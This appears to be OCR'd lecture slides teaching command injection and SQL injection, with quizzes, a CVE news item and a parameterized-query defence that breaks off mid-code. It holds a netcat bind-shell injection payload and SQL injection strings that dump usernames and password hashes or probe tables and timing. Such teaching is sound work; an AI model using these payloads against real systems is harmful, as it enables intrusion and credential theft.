
netcat –v –e ‘/bin/bash’ –l –p 31337

ip=127.0.0.1+%26+netcat+-v+-e+'/bin/bash'+l+p+31337&submit=submit


https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/

SQL Injections

Normal Visit to DB-based Site



Attack: SQL Injection



SQL Overview

A table is defined by a tuple (t_1, t_2, ..., t_n)of typed named values. Each row is a tuple of values
(v_1:t_1, v_2:t_2, ... v_n:t_n)

Column 1 of Type 1	Column 2 of Type 2	Column 3 of Type 3
value 1	value 2	value 3
value 4	value 5	value 6

varchar(15)


smallint

user_id	first_name	last_name	user	password	avatar
1	admin	admin	admin	<hash 1>	admin.jpg
2	Gordon	Brown	gordonb	<hash 2>	gordonb.jpg
3	Hack	Me	1337	<hash 3>	hacker.jpg
...	...	...	...	...	...

'users' table

user_id	first_name	last_name	user	password	avatar
1	admin	admin	admin	<hash 1>	admin.jpg
2	Gordon	Brown	gordonb	<hash 2>	gordonb.jpg
3	Hack	Me	1337	<hash 3>	hacker.jpg
...	...	...	...	...	...

users



user_id
joins tables

user_id	comment_id	comment
1	1	Test Comment
2	2	I like sugar
2	3	But not milk
3	4	Gordon is silly

comments

A schema is a collection of tables with their intended relations

Basic Queries

- *columns* can either be:
  - List of comma-separated column names
  - "*" for all columns
- *tbl* is a comma-separated list of tables
- *exp* is a Boolean SQL expression
  - Single quotes for strings (')
  - Integers are specified in the normal way
- Typical SQL comment conventions:
  - Single line: '--' (two dashes) character
  - Multi-line: "/*" and "*/" (like C)
  - Server-specific, e.g., "#" single-line comment for mysql

```
SELECT <columns>
from <tbl>
where <exp>
```

Returns all rows where exp is true

Example Query

```
SELECT <columns> from <tbl> where <exp>
```

select * from comments
where user_id = 2;

2, 2, “I like sugar”
2, 3, “But not milk”

user_id	comment_id	comment
1	1	Test Comment
2	2	I like sugar
2	3	But not milk
3	4	Gordon is silly

comments

Join Example

```
SELECT <columns> from <tbl> where <exp>
```

user_id	first_name	last_name	user	...
1	admin	admin	admin	...
2	Gordon	Brown	gordonb	...

user_id	comment_id	comment
1	1	Test Comment
2	2	I like sugar
2	3	But not milk
3	4	Gordon is silly

```
select users.first_name,comments.comment
from users, comments
where users.user_id=comments.user_id
and users.user_id = 2;
```

Join table users and comments for user ID 2

Gordon“I like sugar”
Gordon“But not milk”

Quiz Question 1

user_id	first_name	last_name	user	...
1	admin	admin	admin	...
2	Gordon	Brown	gordonb	...

user_id	comment_id	comment
1	1	Test Comment
2	2	I like sugar
2	3	But not milk
3	4	Gordon is silly

What does this return:

```
select comments.comment
from users , comments
where users.user_id = comments.user_id
and users.last_name = 'admin';
```

A. Nothing

B. 'I like sugar'

C. 'Test Comment'

D. 'admin'

E. Multiple rows

Tautologies

```
SELECT <columns> from <tbl> where <exp>
```

user_id	comment_id	comment
1	1	Test Comment
2	2	I like sugar
2	3	But not milk
3	4	Gordon is silly

```
select * from comments
where user_id = 2
OR 1 = 1;
```


1, 1, “Test Comment”
2, 2, “I like sugar”
2, 3, “But not milk”
3, 4, “Gordon is silly”

Tautologies often used in real attacks

Security in the News

Zeljka Zorz, Editor-in-Chief, Help Net Security
May 21, 2025

Share

Flawed WordPress theme may allow admin account takeover on 22,000+ sites (CVE-2025-4322)

A critical vulnerability (CVE-2025-4322) in Motors, a WordPress theme popular with car/motor dealerships and rental services, can be easily exploited by unauthenticated attackers to take over admin accounts and gain full control over target WP-based sites.

The privileges thus acquired allow attackers to inject scripts that steal user data, make download links point to malware, redirect visitors to malicious sites, install a backdoor, or steal data saved in the underlying database.

About CVE-2025-4322

Motors is a paid WordPress theme developed by StylemixThemes, made especially to cater to businesses involved in selling, renting out and repairing cars, motors, boats, and other personal transportation vehicles.

CVE-2025-4322 is an unauthenticated privilege escalation vulnerability that affects all versions of the Motors theme up to and including version 5.6.67.

"This [vulnerability] is due to the theme not properly validating a user's identity prior to updating their password. This makes it possible for unauthenticated attackers to change arbitrary user passwords, including those of administrators, and leverage that to gain access to their account," says WordPress security company Wordfence.

The vulnerability has been reported earlier this month by a bug hunter that goes by "Foxyyy" through Wordfence's bug bounty program for WP plugins and themes. The makers of the Motors theme released a patched version on May 14.

Παλιό Θέμα

Η βάση δεδομένων του οργανισμού σου με όλα τα password hashes μόλις διέρρευσε μετά από κυβερνοεπίθεση. Τι κάνεις;

Back to SQL Injections


```
$id = $_GET['id'];
$getid = "SELECT first_name, last_name FROM users
        WHERE user_id = $id";
$result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
```

Exploitable with tautology

```
$id = $_GET['id'];
$getid = "SELECT first_name, last_name FROM users
        WHERE user_id = $id";
$result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
```

Ex: $id = 1 or 1=1;

```
$id = $_GET['id'];
$getid = "SELECT first_name, last_name FROM users
        WHERE user_id = ‘$id’";
$result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
```



```
$id = $_GET['id'];
$getid = "SELECT first_name, last_name FROM users
        WHERE user_id = ‘$id’";
$result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
```

Quiz Question 2

Which value of $id is a valid exploit?

A. ‘’

B. 1’ OR 1=1; --

C. ‘1 = 1’

D. 1”; --

Comments are specified:
- Single line: ‘--’ (two dashes) character
- Multi-line: “/*” and “*/”
- “#” single-line comment for mysql

Let's try it!

https://www.hacksplaining.com/lessons/sql-injection

Reversing Table Layout

- Querying other tables
- Column numbers
- Column names

Querying Extra Tables with UNION

<query 1> UNION <query 2>

can be used to construct a separate query 2

```
...
$getid = "SELECT first_name, last_name
          FROM users
    WHERE user_id = '$id'";
...
```

Attacker gives user_id as:
1' **UNION** select user,password from mysql.users;#

Probing Number of Columns

ORDER BY <number> can be added to an SQL query to order results by a *queried* column. An invalid number will result in error.

```
...
$getid = "SELECT first_name, last_name
          FROM users
    WHERE user_id = '$id'";
...
```

select first_name,last_name from users where user_id = '1' ORDER BY 1;#

select first_name,last_name from users where user_id = '1' ORDER BY 3;#

Query will fail if given an invalid ORDER BY number, which can be used to determine number of columns.

Probing Column Names

A query with an incorrect column name will give an error

```
...
$getid = "SELECT first_name, last_name
          FROM users
    WHERE user_id = '$id'";
...
```

select first_name,last_name from users where user_id = '1' or first_name IS NULL;#

select first_name,last_name from users where user_id = '1' or FirstName IS NULL;#

Attacker guesses parameter names, with correct guess (first_name) succeeding and incorrect guess (FirstName) failing

Error Messages

✗ select first_name,last_name from users where user_id = ‘1’ ORDER BY 3;#


Error returned to user:
Unknown column '3' in 'order clause’

✗ select first_name,last_name from users where user_id = ‘1’ or FirstName IS NULL;#


Error returned to user:
Unknown column 'FirstName' in 'where clause'

Leaking the result of error messages is a poor security practice.

Errors leaks information!



Solution: Only Send Generic Output?



Sometimes results of SQL queries are not sent back to the user

Attack: Blind SQL Injection


Defn: A *blind* SQL injection attack is an attack against a server that responds with generic error page or even nothing at all

Approach: ask a series of True/False questions, exploit side-channels


Blind SQL Injection

Actual MySQL syntax!

① if ASCII(SUBSTRING(username,1,1)) = 65 waitfor delay '0:0:5'




② if ASCII(SUBSTRING(username,1,1)) = 65 waitfor delay '0:0:5'



If the first letter of the username is A (65), there will be a 5 second delay

Blind SQL Injection



By timing responses, the attacker learns about the database one bit at a time

Defense: Parameterized Queries with Bound Parameters

```
public int setUpAndExecPS(){
 query = conn.prepareStatement(
 "UPDATE players SET name = ?, score = ?,
                 active = ? WHERE jerseyNum = ?");

  //automatically sanitizes and adds quotes
  query.setString(1, "Smith, Steve");
